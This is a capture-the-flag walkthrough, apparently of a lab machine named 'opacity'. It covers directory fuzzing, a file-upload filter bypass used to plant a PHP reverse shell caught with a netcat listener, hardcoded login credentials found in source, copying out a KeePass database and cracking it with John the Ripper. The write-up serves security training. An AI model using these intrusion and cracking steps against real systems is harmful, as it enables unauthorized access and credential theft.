


```
sohamt@CyberCreedPC:~/Testing
> ffuf -u http://10.10.227.58/FUZZ -w /usr/share/dirb/wordlists/big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.227.58/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 7551ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 8569ms]
cloud                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 146ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 145ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 150ms]
:: Progress: [20469/20469] :: Job [1/1] :: 163 req/sec :: Duration: [0:00:36] :: Errors: 29 ::
```


found some directories we can explore.



when entered url, it automatically redirected to a login page.



in /cloud found a place to upload using external url.



10.10.227.58/cloud/storage.php

5 Minutes File Upload - Personal Cloud Storage

IMAGE LINK:


http://10.10.227.58/cloud/images/oneforall.jpg

HTML:


<a href="http://10.10.227.58/cloud/images/oneforall.jpg"><img src

was able to add an image using local server on our machine so let's try to upload php revshell now.

So uploading .php will directly give error or will basically not give revshell so instead when adding the revshell, add `#a` .png in last as after hashtag it will ignore everything and it will accept it because of .png.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.17.68.223] from (UNKNOWN) [10.10.227.58] 48766
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 16:15:33 up  1:22,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
www-data@opacity:/$
www-data@opacity:/$ cd /home
cd /home
www-data@opacity:/home$ ls
ls
sysadmin
www-data@opacity:/home$
```

found a user.....



```
www-data@opacity:/home$ cd sysadmin
cd sysadmin
www-data@opacity:/home/sysadmin$ ls
ls
local.txt  scripts
www-data@opacity:/home/sysadmin$ cat local.txt
cat local.txt
cat: local.txt: Permission denied
www-data@opacity:/home/sysadmin$ 
```


sysadmin has our first flag but we cannot access it.



```
/* Check Login form submitted */
if(isset($_POST['Submit'])){
        /* Define username and associated password array */
        $logins = array('admin' => 'oncloud9','root' => 'oncloud9','administrator' => 'oncloud9');
```


So went directly to /var/www/html to see if in the login.php file we can find any hardcoded creds. or not and guess found one!!!!

So discovered a login page and let's try these creds. now. OK was wrong creds. didn't work i don't know why.... Let's search in some other directories like /opt, /dev etc.



```
cd /opt
www-data@opacity:/opt$ ls
ls
dataset.kdbx
www-data@opacity:/opt$ python -m http.server
```

ohh!!! found a file in /opt directory, so gave a search what the hell is .kdbx.




Keepass
keepass.info › help › kb › kdbx_4.html

KDBX 4 - KeePass

Changes from the **KDBX** 3.1 file format to **KDBX** 4 · KeePass 2.35 introduces version 4 of the **KDBX** file format. This new format features both improvements and new capabilities. These are outlined in the following sections

oh!!! it's a keepass file. Let's transfer it in our machine and find some passwords.




Crack KDBX Password

When opening KDBX file in KeePass if you're asked the Master Key, you need to crack the password of the KDBX file. **John The Ripper** can be used to crack the password.

```
keepass2john example.kdbx > hash.txt
john --wordlist=wordlist.txt hash.txt
```

